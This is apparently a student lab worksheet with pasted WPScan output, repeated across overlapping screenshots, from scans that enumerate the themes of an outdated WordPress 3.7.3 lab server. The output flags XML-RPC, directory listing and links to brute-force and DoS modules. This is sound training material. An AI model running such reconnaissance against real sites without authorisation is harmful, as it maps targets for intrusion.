| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:06:50 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 235.984 MB
[+] Elapsed time: 00:00:02
(kali㉿kali)-[~]
$


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate ap --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:07:17 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:07:20 2023
[+] Requests Done: 2
[+] Cached Requests: 38
[+] Data Sent: 604 B
[+] Data Received: 1.076 KB
[+] Memory used: 254.605 MB
[+] Elapsed time: 00:00:02
(kali㉿kali)-[~]
$
16:07
Right Ctrl

5: To scan WordPress for **themes**, use the **enumerate** value in conjunction with the **t** option. Type:

```
wpscan --url 192.168.123.xx --enumerate t
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --enumerate t
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:07:52 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:00 (399 / 399)
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:00 (399 / 399)
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/, status: 500
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/style.css, Match: 'Version: 1.1'
[+] twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css, Match: 'Version: 1.3'
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:07:54 2023
[+] Requests Done: 443
[+] Cached Requests: 18
[+] Data Sent: 117.099 KB
[+] Data Received: 218.281 KB
[+] Memory used: 169.043 MB
[+] Elapsed time: 00:00:02
┌──(kali㉿kali)-[~]
└─$
16:08
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate t --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:08:53 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:00 (399 / 399) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
Right Ctrl

6: To scan WordPress for **vulnerable themes** (only), use the **enumerate** value in conjunction with the **vt** option. Type:

```
wpscan --url 192.168.123.xx --enumerate vt
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate vt --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:10:02 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:00 (494 / 494) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] No themes Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:10:04 2023
[+] Requests Done: 496
[+] Cached Requests: 40
[+] Data Sent: 130.46 KB
[+] Data Received: 68.188 KB
[+] Memory used: 179.051 MB
[+] Elapsed time: 00:00:02
┌──(kali㉿kali)-[~]
└─$
16:10
Right Ctrl

7: To scan WordPress for **all themes**, use the **enumerate** value in conjunction with the **at** option. Type:

```
wpscan --url 192.168.123.xx --enumerate at
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.123.20 --enumerate at
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:10:28 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:31 (25385 / 25385) 100.00% Time: 00:00:31
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
| Found By: Known Locations (Aggressive Detection)
16:11
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:31 (25385 / 25385) 100.00% Time: 00:00:31
[+] Checking Theme Versions (via Passive and Aggressive Methods)
[i] Theme(s) Identified:
[+] twentythirteen
| Location: http://192.168.123.20/wp-content/themes/twentythirteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.123.20/wp-content/themes/twentythirteen/style.css
| Style Name: Twenty Thirteen
| Style URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/, status: 500
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentythirteen/style.css, Match: 'Version: 1.1'
[+] twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css, Match: 'Version: 1.3'
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:11:03 2023
[+] Requests Done: 25387
[+] Cached Requests: 60
[+] Data Sent: 6.559 MB
[+] Data Received: 3.371 MB
[+] Memory used: 259.836 MB
[+] Elapsed time: 00:00:34
┌──(kali㉿kali)-[~]
└─$
16:11
Right Ctrl

